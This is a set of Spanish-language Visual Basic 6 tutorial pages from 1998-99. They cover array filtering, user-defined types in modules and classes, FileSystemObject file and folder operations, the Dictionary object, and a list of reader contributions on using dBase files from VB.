    Dim tArray2() As String
    Dim i As Long
    Dim sFilter As String
    Dim bExclude As Boolean

    'Llenar un list con datos de ejemplo y asignarlos a un array.
    'En el form de prueba estos valores están asignados en
    'el Form_Load, pero lo pongo para que se sepa lo que hay.
    With List3(0)
        '.Clear
        '.AddItem "Guillermo" & vbTab & "Nerja"
        '.AddItem "Pepito" & vbTab & "Nerja"
        '.AddItem "Juanito" & vbTab & "Málaga"
        '.AddItem "Jordi" & vbTab & "Barcelona"
        '.AddItem "Guillermo" & vbTab & "Barcelona"
        '.AddItem "Pilar" & vbTab & "Zaragoza"
        ReDim tArray1(.ListCount - 1)
        For i = 0 To .ListCount - 1
```

```
            tArray1(i) = .List(i)
        Next
    End With

    'sFilter = "Guille"
    sFilter = Text5

    'Incluir en tArray2 los elementos de tArray1 que tengan
    'lo especificado en sFilter, sin distinguir mayúsculas de minúsculas
    'If Check1.Value = vbChecked Then
    '    tArray2 = Filter(tArray1, sFilter, True, vbTextCompare)
    'Else
    '    'En esete caso se devuelven los elementos que no lo tengan
    '    tArray2 = Filter(tArray1, sFilter, False, vbTextCompare)
    'End If

    'También se puede hacer así:
    tArray2 = Filter(tArray1, sFilter, Check1.Value, vbTextCompare)

    'Mostrar los elementos obtenidos
    With List3(1)
        .Clear
        For i = LBound(tArray2) To UBound(tArray2)
            .AddItem tArray2(i)
        Next
    End With
End Sub
```

En este ejemplo, usando "Guille" como cadena a buscar e indicando que se incluya esta palabra, devolvería los siguientes elementos:

```
Guillermo Nerja
Guillermo Barcelona
```

Si se indicara que devuelva los que no contengan la palabra "Guille", sería esto lo que devolvería:

```
Pepito Nerja
Juanito Málaga
Jordi Barcelona
Pilar Zaragoza
```

Visual Basic 6

Características del lenguaje:

Los tipos definidos por el usuario se pueden usar como parámetro y como valor devuelto por una función.

Iniciado: el 10/Nov/98
Actualizado: el 18/Nov/98

Con la versión 6 de Visual Basic, se pueden usar tipos definidos por el usuario de forma pública como parámetros de las funciones, propiedades y procedimientos (subs), tanto en módulos BAS como en módulos de clases (CLS), además de poder usarse también como tipo de datos devuelto por una función.

> **NOTA (18/Nov/98):** En VB5, no recuerdo si también en VB4, las funciones públicas declaradas en módulos BAS, permitían devolver tipos definidos por el usuario y también aceptarlos como parámetro de un procedimiento...
> Esta nota no la puse antes, porque "nunca" he usado tipos definidos como parámetro ni como valor devuelto por una función, es decir que ni lo sabia...
> Agradezco a Harvey Triana por haberme "hecho" leer la ayuda del VB5...
> Creo que algunas veces me tendría que aplicar yo el "parche" y hacer lo que recomiendo a otros... je, je

Vamos a ver algunos ejemplos para comprobar que es cierto... (que no siempre es bueno creerse todo lo que nos dicen...)

- Usar los tipos definidos públicamente como parámetros de funciones:
  Procedimientos públicos declarados en módulos BAS.
  Métodos (procedimientos) y propiedades de módulos de clases (CLS)
- Usar tipos definidos como el tipo devuelto por una función:
  En módulos BAS
  En módulos de clase (CLS)

Usar los tipos definidos públicamente como parámetros de funciones:

En primer lugar, esto servirá para el resto de los ejemplos, hay que declarar el tipo que se va a usar en los distintos módulos normales y de clases, para ello tendrás que insertar en el proyecto un módulo estándard (BAS) y añadir esta declaración:

```
'Tipo con Strings de longitud fija y variable
Public Type tColega
    Nombre      As String * 50  'Nombre del colega
```

```
    email       As String * 50  '
    Url         As String       'Página Web
    AñoNac      As Long         'Año de nacimiento
    Modificado  As Date         'Fecha de último acceso
End Type
```

Parámetros en procedimientos públicos declarados en módulos BAS.

Ahora vamos a usar el tipo definido anteriormente como parámetro de un procedimiento (un SUB y una función), declarados en un módulo estándard (BAS)

Tendremos una función que devuelve la Edad del colega, se pasa como parámetro una variable del tipo tColega.

Veamos el código de esta función:

```
Public Function Edad(elColega As tColega) As Long
    'Devuelve la edad del colega que se ha pasado como parámetro
    'y actualiza la fecha de modificación.

    Dim tEdad As Long

    tEdad = Year(Now) - elColega.AñoNac
    elColega.Modificado = Now

    Edad = tEdad
End Function
```

Función en módulo BAS que devuelve un tipo definido:

Esta función nos permitirá crear nuevos datos, en este caso la función devolverá un tipo tColega.

```
Public Function NuevoColega( _
        ByVal sNombre As String, ByVal lngAñoNac As Long, _
        ByVal sEmail As String, ByVal sUrl As String) As tColega
    'Devuelve un elemento del tipo tColega
    'Se usan los datos pasados como parámetro

    'Usamos una variable temporal para asignar los datos
    Dim tmpColega As tColega

    With tmpColega
        .Nombre = sNombre
        .AñoNac = lngAñoNac
        .email = sEmail
        .Url = sUrl
        .Modificado = Now
    End With

    'Devolver el dato
    NuevoColega = tmpColega
End Function
```

Los tipos definidos en los módulos de clase (CLS):

Para usar los tipos definidos por el usuario en los módulos de clases, se puede hacer de dos formas:

1. Si el módulo CLS no es público, es decir: pertenece al proyecto en el que se usa esa clase.
2. Si el módulo pertenece a un componente público, por ejemplo una DLL ActiveX.

Si el módulo de clase (CLS) no es público, es decir: pertenece al proyecto en el que se usa esa clase.

En las **clases privadas** se usan de igual forma que en los módulos BAS, pero con la diferencia de que las funciones, Subs o propiedades que la usen NO PUEDEN SER PÚBLICAS, eso no quiere decir que tengan que ser PRIVADAS, ya que desde la versión 5 existe otro tipo de "visibilidad" de los métodos y propiedades de las clases, y por extensión de cualquier tipo de módulo usado en Visual Basic, que es: FRIEND.
Un procedimiento declarado como Friend es "casi" público, pero sólo dentro del propio proyecto, ya que si realmente fuesen públicos podrían ser accesible desde otro proyecto, cosa que no ocurre con los procedimientos "amigos"...

Osea que se usan de igual forma que los ejemplos mostrados para usar en un módulo BAS, salvo que en lugar de declararse como Public se declaran como Friend, además en un módulo de clase NO se puede declarar un Tipo Definido de forma pública, siempre tienen que ser Privados.

Por tanto las funciones quedarían así:

```
Friend Function Edad2(elColega As tColega) As Long
    'Devuelve la edad del colega que se ha pasado como parámetro
    'y actualiza la fecha de modificación.

    Dim tEdad As Long

    tEdad = Year(Now) - elColega.AñoNac
    elColega.Modificado = Now

    Edad2 = tEdad
End Function
```

```
Friend Function NuevoColega2( _
        ByVal sNombre As String, ByVal lngAñoNac As Long, _
        ByVal sEmail As String, ByVal sUrl As String) As tColega
    'Devuelve un elemento del tipo tColega,
    'que es el declarado en el módulo BAS.
    'Se usan los datos pasados como parámetro

    'Usamos una variable temporal para asignar los datos
    Dim tmpColega As tColega

    With tmpColega
        .Nombre = sNombre
        .AñoNac = lngAñoNac
        .email = sEmail
        .Url = sUrl
        .Modificado = Now
    End With
```

```
    'Devolver el dato
    NuevoColega2 = tmpColega
End Function
```

Para usarlo desde un formulario habría que hacerlo así:

```
'
'Declaración de la clase de prueba
Private m_colega As ctestUDT


'En el Form_Load:

    'Creamos el objeto...
    Set m_colega = New ctestUDT


    'Crear un par de colegas para tenerlos en el listBox

    'Es conveniente que antes de hacer el Redim Preserve
    'el array esté ya dimensionado...
    'ya que he leido en algún sitio que puede dar ERROR
    numColegas = numColegas + 1
    ReDim Preserve variosColegas(0 To numColegas)
    'Usando el método de la clase:
    variosColegas(numColegas) = _
                        m_colega.NuevoColega2( _
                        "Guille", 1957, "guille@costasol.net", _
                        "http://guille.costasol.net/")


            'Usamos el método de la clase
            Label1(5) = " Edad:" & m_colega.Edad2(variosColegas(queColega)) & " tacos"


'Mostrar el colega número "i"

        With variosColegas(i)
            List1.AddItem .Nombre & vbTab & .AñoNac & vbTab & _
                          .email & vbTab & _
                          Left$(.Url & Space$(64), 64) & vbTab & _
                          Format$(.Modificado, "dd/mmm/yyyy hh:mm:ss")
        End With
```

Si el módulo de clase pertenece a un componente público, por ejemplo una DLL ActiveX.

Cuando se crea un componente ActiveX, el tipo definido por el usuario debe declararse público en un módulo de clase, la peguilla es que no puede tener cadenas de longitud fija, pero eso es un mal menor.
En estos casos, si que se pueden tener propiedades y métodos públicos, (además de los privados y Friends), que devuelvan tipos definidos.

Veamos cómo hacerlo.

Hay que crear un proyecto ActiveX DLL, (por ejemplo), incluir un módulo BAS con una procedimiento público llamado Main y un módulo de clase, por defecto tendrá la propiedad Instancing con valor 5-MultiUse), en el que estarán las funciones y propiedades a usar en ese "componente"; por supuesto también estará el tipo definido...

Vamos a ver el código (la clase al completo y una parte del form de prueba)

```
'---------------------------------------------------------------
'Módulo CLS para usar Tipos definidos públicamente      (18/Nov/98)
'
'--- Esta clase forma parte de una ActiveX DLL ---
'
'©Guillermo 'guille' Som, 1998
'---------------------------------------------------------------
Option Explicit

'Los tipos definidos en clases públicas no pueden tener cadenas
'de longitud fija
Public Type tColega
    Nombre      As String       'Nombre del colega
    email       As String       '
    Url         As String       'Página Web
    AñoNac      As Long         'Año de nacimiento
    Modificado  As Date         'Fecha de último acceso
End Type

Private tmpColega As tColega


Public Property Get UltimoColega() As tColega
    'Devolver el último colega que se ha añadido
    UltimoColega = tmpColega
End Property


Public Function NuevoColega3( _
        ByVal sNombre As String, ByVal lngAñoNac As Long, _
        ByVal sEmail As String, ByVal sUrl As String) As tColega
    'Devuelve un elemento del tipo tColega,
    'que es el declarado en el módulo BAS.
    'Se usan los datos pasados como parámetro

    'Usamos una variable temporal para asignar los datos
    '---ahora está declarada a nivel de módulo
    '   para guardar el último que se ha añadido---
    'Dim tmpColega As tColega

    With tmpColega
        .Nombre = sNombre
        .AñoNac = lngAñoNac
        .email = sEmail
        .Url = sUrl
        .Modificado = Now
    End With

    'Devolver el dato
    NuevoColega3 = tmpColega
End Function


Public Function Edad3(elColega As tColega) As Long
    'Devuelve la edad del colega que se ha pasado como parámetro
    'y actualiza la fecha de modificación.

    Dim tEdad As Long

    tEdad = Year(Now) - elColega.AñoNac
```

```
    elColega.Modificado = Now

    Edad3 = tEdad
End Function

'
'Declaración de la clase de prueba.
'--- Hay que tener una referencia a la librería ActiveX DLL
Private m_colega As cUDT3


'En el form_Load:

    'Creamos el objeto...
    Set m_colega = New cUDT3


'Añadimos algunos datos...


    'Es conveniente que antes de hacer el Redim Preserve
    'el array esté ya dimensionado...
    'ya que he leido en algún sitio que puede dar ERROR
    numColegas = numColegas + 1
    ReDim Preserve variosColegas(0 To numColegas)
    'Usando el método de la clase:
    variosColegas(numColegas) = _
                        m_colega.NuevoColega3( _
                        "Guille", 1957, "guille@costasol.net", _
                        "http://guille.costasol.net/")


'Para añadir los datos a un ListBox, se puede hacer algo como esto:

Private Sub MostrarColegas()
    Dim i As Long

    List1.Clear

    'Mostrar los colegas
    For i = 1 To numColegas
        With variosColegas(i)
            'Como ahora son cadenas de longitud variable,
            'hay que formatear lo que se muestra:
            List1.AddItem _
                        Left$(.Nombre & Space$(50), 50) & vbTab & _
                        Format$(.AñoNac, "0000") & vbTab & _
                        Left$(.email & Space$(50), 50) & vbTab & _
                        Left$(.Url & Space$(64), 64) & vbTab & _
                        Format$(.Modificado, "dd/mmm/yyyy hh:mm:ss")
        End With
    Next
End Sub
```

Si quieres bajarte los listados de ejemplos, pincha en estos links:

- Ejemplo para usar en VB5, UDT_vb5.zip 3.94 KB
- Ejemplo usando módulo BAS, (igual que el de VB5), UDT1.zip 3.95 KB
- Ejemplo usando clase privada, UDT2.zip 5.14 KB

- Ejemplo usando clase pública, ActiveX DLL, UDT3.zip 5.51 KB
- Todos los ejemplos, UDT.zip 18.9 KB

Características del lenguaje **Visual Basic 6: Nuevas características**

Los Trucos del Guille publicados en MSDN España

Lista de trucos publicados en MSDN España

Truco publicado con fecha 11/Jun/99

Manejar carpetas y ficheros es fácil con Visual Basic 6.0

Si necesitas crear, borrar u obtener información de carpetas y/o ficheros, ya no es necesario acudir al API para ello.

Simplemente usando un objeto del tipo **FileSystemObject** puedes acceder a métodos para saber si existe, crear, mover, etc., tanto carpetas como ficheros.
He aquí una relación de los métodos y propiedades de dicho objeto:
(en negrita los que veremos en el ejemplo)

BuildPath
CopyFile
CopyFolder
CreateFolder
CreateTextFile
DeleteFile
DeleteFolder
DriveExists
Drives
FileExists
FolderExists
GetAbsolutePathName
GetBaseName
GetDrive
GetDriveName
GetExtensionName
GetFile
GetFileName
GetFolder
GetParentFolderName
GetSpecialFolder
GetTempName
MoveFile
MoveFolder
OpenTextFile

Puedes imaginarte para que sirve cada uno de ellos... aunque te recomiendo que pulses F1 y lo veas en la ayuda...

De todas formas, vamos a ver unos ejemplos para manejar carpetas y ficheros usando el File System Object (objetos del sistema de archivos)

Para crear el proyecto de ejemplo:

1. Crea un nuevo proyecto, se añade automáticamente un formulario (Form1)
2. Haz una referencia al objeto del sistema de archivos, para ello abre el menú Proyecto/Referencias... y selecciona **Microsoft Scripting Runtime** (ScrRun.dll)
3. Añade los siguientes controles, para que quede como en la imagen:

4. Por último añade el siguiente código y después pulsa F5 para ejecutar el proyecto.

```
'
'--------------------------------------------------------------------------
' Tips03, trucos para MSDN España                                (06/Jun/99)
'
' ©Guillermo 'guille' Som, 1999
'--------------------------------------------------------------------------
Option Explicit

' Variable para usar el Objeto de Sistema de Archivos (File System Object)
' Para que esta librería esté operativa hay que tener una referencia a:
' Microsoft Scripting Runtime (SCRRUN.DLL)
Private m_fso As FileSystemObject

' Constantes para el botón pulsado
Private Enum eCmdOp
    eCrear
    eEliminar
    eInfo
End Enum


Private Sub Form_Load()
    ' Crear la referencia al File System Object (objeto del sistema de archivos)
    Set m_fso = New FileSystemObject

    lblInfo(0) = ""
    lblInfo(1) = ""
End Sub


Private Sub Form_Unload(Cancel As Integer)
    ' Liberar la memoria usada
    Set m_fso = Nothing
    Set Form1 = Nothing
End Sub


Private Sub cmdFile_Click(Index As Integer)
    ' Manipular ficheros
    Dim fil As File             ' Objeto para acceder a las propiedades de los ficheros
    Dim sNombre As String
    Dim sInfo As String
    Dim aFile As TextStream     ' Objeto para acceder al "interior" del fichero

    ' Si se produce un error, detectarlo
```

```
    On Local Error GoTo ErrFile

    sNombre = txtFile

    ' Según el botón pulsado, hacemos la acción correspondiente
    Select Case Index

    Case eCrear
        Set aFile = m_fso.CreateTextFile(sNombre)
        ' Para mostrar la información
        Set fil = m_fso.GetFile(sNombre)
        With aFile
            .WriteLine "Prueba de escritura en fichero"
            .WriteBlankLines 2      ' un par de líneas en blanco
            .WriteLine fil.Path     ' path completo, incluido el nombre
            ' todo esto estará en la misma línea
            .Write fil.ParentFolder ' sólo el path
            .Write " - "
            .Write fil.Name         ' sólo el nombre
            .Close
        End With

        ' Actualizar la información del directorio
        'cmdFolder_Click eInfo


    Case eEliminar
        ' Comprobar si existe el fichero que se quiere borrar
        If m_fso.FileExists(sNombre) Then
            ' Si hay que confirmar el borrado...
            If chkConfirmar Then
                If MsgBox("¿Seguro que quieres eliminar el fichero " & sNombre & "?", vbExclamation
+ vbYesNo) = vbYes Then
                    m_fso.DeleteFile sNombre
                End If
            Else
                m_fso.DeleteFile sNombre
            End If
        Else
            MsgBox "No existe el fichero " & sNombre, vbExclamation
        End If

    Case eInfo
        Set fil = m_fso.GetFile(sNombre)
    End Select

    ' Si el objeto tiene información, mostrarla
    If Not (fil Is Nothing) Then
        With fil
            sInfo = "Fecha creación: " & .DateCreated & vbCrLf & _
                    "Último acceso : " & .DateLastAccessed & vbCrLf & _
                    "Modificado    : " & .DateLastModified & vbCrLf & _
                    "Tamaño        : " & .Size & vbCrLf & _
                    "Nombre corto  : " & .ShortName
        End With
        lblInfo(1) = sInfo
    Else
        lblInfo(1) = ""
    End If

    Exit Sub

ErrFile:

    ' Tipo de mensaje, según la acción que se estaba ejecutando
    Select Case Index
    Case eCrear
        sInfo = "crear"
    Case eEliminar
        sInfo = "eliminar"
    Case eInfo
```

```
        sInfo = "mostrar información d"
    End Select

    MsgBox "Se ha producido el siguiente error:" & vbCrLf & _
           Err.Number & " " & Err.Description & vbCrLf & _
           "al intentar " & sInfo & "el fichero " & sNombre

    ' Continuar con la siguiente línea, para que muestre la información
    Resume Next
End Sub


Private Sub cmdFolder_Click(Index As Integer)
    ' Manipular las carpetas
    Dim fldr As Folder          ' Objeto para acceder a las propiedades de la carpeta
    Dim sNombre As String
    Dim sInfo As String

    ' Si se produce un error, detectarlo
    On Local Error GoTo ErrFolder

    sNombre = txtFolder

    ' Según el botón pulsado, hacemos la acción correspondiente
    Select Case Index

    Case eCrear
        ' Hacerlo así si vamos a usar el objeto devuelto
        'Set fldr = m_fso.CreateFolder(sNombre)

        m_fso.CreateFolder sNombre
        ' Esto mostrará la información, aún cuando exista,
        ' ya que al producirse el error, (con Resume Next),
        ' hacemos que continue en la siguiente instrucción
        Set fldr = m_fso.GetFolder(sNombre)

    Case eEliminar
        ' Comprobar si existe esa carpeta
        If m_fso.FolderExists(sNombre) Then
            ' Si hay que confirmar el borrado
            If chkConfirmar Then
                Set fldr = m_fso.GetFolder(sNombre)
                ' Un poco de información sobre la carpeta
                ' Nota: el número de ficheros no incluye los de las subcarpetas
                With fldr
                    sInfo = "creada el " & .DateCreated & _
                            IIf(.SubFolders.Count, vbCrLf & "con " & .SubFolders.Count & "
subcarpeta(s)", "") & _
                            IIf(.Files.Count, vbCrLf & "con " & .Files.Count & " fichero(s)", "")
                End With
                If MsgBox("¿Seguro que quieres borrar esta carpeta " & vbCrLf & _
                          sInfo & "?", vbExclamation + vbYesNo) = vbYes Then
                    m_fso.DeleteFolder sNombre
                    ' Esto no es necesario hacerlo, sólo es para que no se muestre la información
                    Set fldr = Nothing
                End If
            Else
                m_fso.DeleteFolder sNombre
            End If
        Else
            MsgBox "No existe la carpeta " & sNombre, vbExclamation
        End If

    Case eInfo
        Set fldr = m_fso.GetFolder(sNombre)
    End Select

    ' Si el objeto tiene información, mostrarla
    If Not (fldr Is Nothing) Then
        With fldr
            sInfo = "Fecha creación: " & .DateCreated & vbCrLf & _
```

```
                    "Último acceso : " & .DateLastAccessed & vbCrLf & _
                    "Modificado    : " & .DateLastModified & vbCrLf & _
                    "nº subcarpetas: " & .SubFolders.Count & vbCrLf & _
                    "nº ficheros   : " & .Files.Count & " (no incluye las subcarpetas)"
        End With
        lblInfo(0) = sInfo
    Else
        lblInfo(0) = ""
    End If

    Exit Sub

ErrFolder:

    ' Tipo de mensaje, según la acción que se estaba ejecutando
    Select Case Index
    Case eCrear
        sInfo = "crear"
    Case eEliminar
        sInfo = "eliminar"
    Case eInfo
        sInfo = "mostrar información de"
    End Select

    MsgBox "Se ha producido el siguiente error:" & vbCrLf & _
           Err.Number & ", " & Err.Description & vbCrLf & _
           "al intentar " & sInfo & " la carpeta " & sNombre

    ' Continuar con la siguiente línea, para que muestre la información
    Resume Next
End Sub
```

Los Trucos del Guille publicados en MSDN España

Desde hace unas semanas se están publicando en MSDN España algunos trucos y otros textos míos sobre Visual Basic, como puede ser que te los hayas perdido... y creo que algunos te pueden interesar, los pongo en mi sitio para que te sea fácil de encontrar.

Si quieres ver otros trucos de los que se publican en la web de MSDN España, pulsa el siguiente link:

http://www.microsoft.com/spain/msdn/truco/default.asp

También puedes participar con los tuyos propios, así que, si quieres que te publiquen alguno, en esa misma página está la dirección de correo a la que debes enviarlos.

Trucos publicados: (entre paréntesis, la fecha de publicación en MSDN España)

1. ¿Cómo ejecutar otros programas desde Visual Basic? (14/May/99)
2. ¿Cómo detectar errores en Visual Basic? (28/May/99)
3. Manejar carpetas y ficheros es fácil con Visual Basic 6.0 (11/Jun/99)
4. Algunos trucos sobre las ENUMeraciones (18/Jun/99)
5. El objeto Dictionary (25/Jun/99)
6. Mejorando lo presente (uso de WithEvents para mejorar controles) (23/Jul/99)

Los Trucos del Guille publicados en MSDN España

[Lista de trucos publicados en MSDN España]

Truco publicado con fecha 25/Jun/99

El objeto Dictionary

Si has usado las colecciones de Visual Basic, me imagino que habrás echado en falta algunas mejoras, por ejemplo un método que compruebe si un determinado elemento ya existe; para saberlo habrás tenido que recurrir al "truco" de volver a añadirlo y si se produce un error, significa que dicho elemento ya está en la colección. Pues, entre otras, esa es una característica soportada por el objeto Dictionary. Ese objeto forma parte del componente **Microsoft Scripting Runtime** , (el mismo en el que se incluye el File System Objects)

¿Cómo manejar el objeto Dictionary?

Todos los elementos incluidos en el objeto Dictionary, siempre van por pares: una clave y el elemento propiamente dicho.

Para acceder a cualquiera de esos elementos, "siempre" tendremos que usar la clave asociada, a diferencia de las colecciones, que nos permite acceder por el índice; es decir, siempre es necesario conocer la clave para acceder a cualquiera de los elementos contenidos en el diccionario. Pero esto no es un problema, ya que, en caso de que no sepamos cuales son esas claves, podemos acceder a todas ellas; para este fin, el objeto Dictionary tiene una propiedad que devuelve un array con todas las claves contenidas en el objeto:

```
Claves = m_Dic.Keys
```

Esto es útil si, por ejemplo, queremos tener en una lista todas las claves, (después veremos un ejemplo)

Además de las claves, el objeto Dictionary también nos permite asignar a un array todos los elementos contenidos que contiene, esto es posible mediante la propiedad Items:

```
Elementos = m_Dic.Items
```

Antes de ver un ejemplo completo, repasemos algunos de los métodos disponibles:

Para añadir elementos al objeto Dictionary usaremos, conmo es habitual en la mayoría de los objetos tipo colección, el método **Add**. Éste método tiene dos parámetros, no opcionales, que son la clave y el elemento a añadir al diccionario:

```
m_Dic.Add sClave, Elemento
```

La clave es una cadena de caracteres y el elemento puede ser cualquier cosa que "quepa" en un Variant, es decir, casi todo...

Para saber si un determinado elemento ys está, usaremos la porpiedad **Exists**, la cual devolverá Verdadero o Falso según el elemento comprobado esté o no incluido en el objeto Dictionary. Como parámetro, hay que indicarle la clave que queremos comprobar:

If m_Dic.Exists(sClave) Then

Para acceder a un elemento, usaremos el método Item:

x = m_Dic.Item(sClave)

No sólo podemos acceder a un elemento o comprobar si existe, también podemos borrarlo:

m_Dic.Remove sClave

incluso podemos borrar todos los elementos del diccionario:

m_Dic.RemoveAll

También podemos saber el número de elementos contenido en el diccionario, (esto es útil si hay algún alma despiadada que ha borrado todo el contenido... que haberlas hay-las...),

x = m_Dic.Count

La "gracia" del objeto Dictionary es que siempre se usan por pares: la clave y el elemento asociado a dicha clave, esto que puede parecer una limitación, realmente, al menos desde mi punto de vista, no lo es, ya que nos obliga a hacer, o al menos a intentarlo, las cosas bien...
Si, simplemente quieres tener objetos contenidos "sin ton ni son", usa un objeto Collection; pero si tu intención es tener datos relacionados, usa Dictionary.

Un ejemplo

Veamos un ejemplo para manejar este objeto.

Una cosa que hay que saber, es que los arrays creados con las propiedades **Keys** e **Items** siempre son en base cero, independientemente del valor indicado con **Option Base**, osea, que el índice menor de dicho array será cero y el mayor será el valor devuelto por **Count** menos 1.

Para probar este ejemplo, crea un nuevo proyecto, en el menú Proyecto/Referencias selecciona **Microsoft Scripting Runtime** (SCRRUN.DLL)
Añade al formulario un control ComboBox (Combo1), un TextBox (Text1), un botón (Command1) y una etiqueta (Label1).
Distribuye los controles a tu gusto.

El textbox se usará para indicar un elemento a buscar, al pulsar en el botón se comprobará si dicha clave existe y el acierto o fallo se mostrará con un MsgBox. En el combo estarán todas las claves.

Añade el siguiente código al formulario:

```
'
'--------------------------------------------------------------------------
' Tips05, trucos para MSDN España                                (21/Jun/99)
'
' ©Guillermo 'guille' Som, 1999
'--------------------------------------------------------------------------
Option Explicit

' Para poder usar el objeto Dictionary hay que tener una referencia a:
' Microsoft Scripting Runtime (SCRRUN.DLL)
' o creando un objeto usando CreateObject("Scripting.Dictionary")
Private m_Dic As Dictionary
```

```
Private Sub Command1_Click()
    Dim sKey As String

    sKey = Text1

    ' Comprobar si la clave indicada existe
    If m_Dic.Exists(sKey) Then
        MsgBox "El elemento " & sKey & " es: " & m_Dic.Item(sKey)
    Else
        MsgBox "No existe el elemento " & sKey & " en el diccionario"
    End If
End Sub


Private Sub Form_Load()
    Dim i As Long
    Dim tClaves As Variant

    ' Crear un nuevo objeto del tipo Dictionary
    Set m_Dic = New Dictionary

    ' Crear los elementos de prueba
    For i = 1 To 100
        '         Clave     Elemento
        m_Dic.Add "C" & i, "Item número " & i
    Next

    ' Copiar las claves usadas en el diccionario
    ' Se crea un array con base CERO, independientemente del valor de Option Base,
    ' es decir desde 0 a m_Dic.Count - 1
    tClaves = m_Dic.Keys

    ' Pasar los datos al combo
    Combo1.Clear
    For i = 0 To m_Dic.Count - 1
        ' Añadir la clave al combo
        Combo1.AddItem tClaves(i)
    Next
    Combo1.ListIndex = 0

    Randomize
    ' Una clave de prueba
    Text1 = tClaves(Int(Rnd * 100) + 1)

End Sub


Private Sub Form_Unload(Cancel As Integer)
    ' Eliminamos los objetos al descargar el formulario
    Set m_Dic = Nothing
    Set Form1 = Nothing
End Sub
```

Las Colaboraciones sobre el manejo de

Bases de datos dBase desde Visual Basic

Iniciado el 24/Nov/98
Actualizado el 21/Dic/98 (19/Oct/2001)

Pues después de algunos meses, por fin están las colaboraciones que recibí sobre el manejo de las bases de datos del tipo dBase desde Visual Basic.

Nota para los que mandaron una colaboración y no está en la lista:
Seguramente se me habrán quedado algunas colaboraciones en el tintero, (realmente en el Outlook Express), pero puede que sea porque no me llegó con el asunto propuesto o porque, por despiste, los quité al responder al autor, así que, si me has enviado una colaboración sobre este tema y no está aquí, me lo dices o me lo vuelves a enviar... y si eso es lo que ha ocurrido, pido disculpas...

Estos links te mostrarán las diferentes colaboraciones, no tienen ningún orden especial, simplemente los he ido colocando según los mensajes recibidos, (más o menos), es decir que no tienen ningún orden de preferencia, ni alfabético ni nada de nada... lo importante es que están publicados... tampoco he quitado ninguna colaboración que pudiese estar "repetida", no es que el mismo texto me haya llegado duplicado, sino que el "fondo" del tema sea el mismo...

Las colaboraciones:

(21/Dic/98) otra colaboración de Jose Luis Soler
(21/Dic/98) ofrecimiento de Patricio Castillo
(21/Dic/98) colaboración de Alberto Calvo
(21/Dic/98) colaboración de Luis Navarro
(21/Dic/98) colaboración de Pedro Naranjo
(21/Dic/98) colaboración de J.J. Sanchez
(21/Dic/98) información de Isaac Montes Sánchez
(21/Dic/98) colaboración de Hugo Alberto FRANCO
(21/Dic/98) ofrecimiento de Mauricio Díaz Aravena
(21/Dic/98) colaboración de Juan Antonio
(05/Dic/98) colaboración de Palacio Oriental
(05/Dic/98) colaboración de Juan Manuel Piñeiro
(05/Dic/98) colaboración de Jose Luis Soler

Los colaboradores:

Estos son los nombres que se interesaron por echar un cable a mi petición de ayuda, repito que puede que he haya dejado algún nombre en el tintero, en ese caso, por favor dame un toque y subsanaré el "olvido". En este caso el orden es por la fecha que tenia el mensaje...

09/09/98 Palacio Oriental <posa@infase.es> x
09/09/98 Peni <aitpa@mundivia.es>
09/09/98 José Franco <josefranco@redestb.es>
09/09/98 Fidel Montesino Urbano <femur@arrakis.es>
09/09/98 Juan Manuel Piñeiro Rivas <jpineiro@controlp.es> x
11/09/98 Carlos Bongianino <Carlos_A_Bongianino@brn.com.ar>
11/09/98 Juan Antonio <jatubio@iname.com> x
14/09/98 Mauricio Díaz Aravena <mdiaz@werken.ufro.cl> x
15/09/98 Diego A. Iacovodonato <diego@mdp.edu.ar>
15/09/98 Hugo Alberto FRANCO <chypsa@cadema.com.ar> x
15/09/98 E.Gonzalez <tartufo@netvision.es>
16/09/98 Isaac Montes Sánchez <imontes@winet.ch> /
<isaac.montes@chnet.mail.abb.com> x
16/09/98 Teófilo Lozano <tlozano@tgsa.es>
17/09/98 J.J. Sanchez <urquiza@espania.com> x
17/09/98 Claudio Neil Barúa Acosta <cbarua@hotmail.com>
18/09/98 jmrojas <jmrojas@pehuenche.secom.utalca.cl>
18/09/98 RODRIGO MENARES <rmenareg@rdc.cl>
19/09/98 Inesdi <inesdi@iconet.es>
19/09/98 Jose Luis Soler <teodoro@arrakis.es> x
19/09/98 Claudio Rodríguez La Cruz <crodriguezlacruz@nativo.com>
22/09/98 Pedro Naranjo <sruiza@airtal.com> x
23/09/98 Luis Navarro <lnavarro@microdelta.es> x
24/09/98 Gustavo (Comercial Martinez Sánchez) <comasa@ctv.es>
24/09/98 giovanni melendez <chiripa@yupimail.com>
26/09/98 Claudio Barrios <ceb@overnet.com.ar>
28/09/98 David Alfaro Medina <dalfaro@Spock.ucm.cl>
10/10/98 Juan Manuel Garcia Gonzalez <jn316@cdz.servicom.es>
11/10/98 Gabinete de Informatica AK, S.L. <giaktecnico@aka.es>
15/10/98 Liliana M Francheska Salazar Martinez <CheskaSM@latino.net.co>
15/10/98 A.E.GP. <knitting@intercom.es>
15/10/98 Alberto Calvo <acalvogon@nexo.es> x
17/11/98 Antonio Reyes (Victor) <astarte@ctv.es>
06/12/98 Patricio Castillo <patricio.castillo@gte.net> x

Muchas gracias a todos.

Las Colaboraciones sobre el manejo de

Bases de datos dBase desde Visual Basic

Varias colaboraciones sobre dBase
Actualizado el 21/Dic/98 (19/Oct/2001)

Colaboración de: Jose Luis Soler <teodoro@arrakis.es>
Publicado el 21/Dic/1998

Amigo Guille:

He recibido varios mensajes de personas interesándose por la colaboración que te envié sobre Bases de Datos xBase.

He preparado un pequeño programa pra ilustrar la construcción de índices NDX para ese tipo de ficheros y que te acompaño para que, si te parece bien, lo coloques en la página de colaboraciones y se lo pueda llevar el personal.

Saludos,
Jose Luis Soler

teodoro@arrakis.es
http://www.arrakis.es/~teodoro

Fichero con el código de ejemplo: NDX.zip (3.64 KB)

Colaboración de: Patricio Castillo <patricio.castillo@gte.net>
Publicado el 21/Dic/1998

Buen titulo que me pones en la respuesta!. Ok, yo fui uno de esos miles
de programadores Clipper que quedaron desamparados de un dia al otro.
Trabaje con Clipper mas de 10 años. Ahora trabajo en Visual basic y
Delphi. Estoy a tu disposicion
para cualquier pregunta de como pasar de Clipper a Visual Basic (5.0).

Patricio Castillo

Colaboración de: Alberto Calvo <acalvogon@nexo.es>
Publicado el 21/Dic/1998

Buenos dias:

Te envio dos archivos: un ejemplo con vB30 y otro con vB50 para manejar ficheros .mdb y .dbf. Por cierto he intentado investigar con .xls y lo he visto muy complejo. ¿Sabes alguna forma de utilizar estos fichero sin usar Fields? Ya que no he podido usarlo como dBase ("Numero") o ("Nombre") sino Field(0) y Field(1)

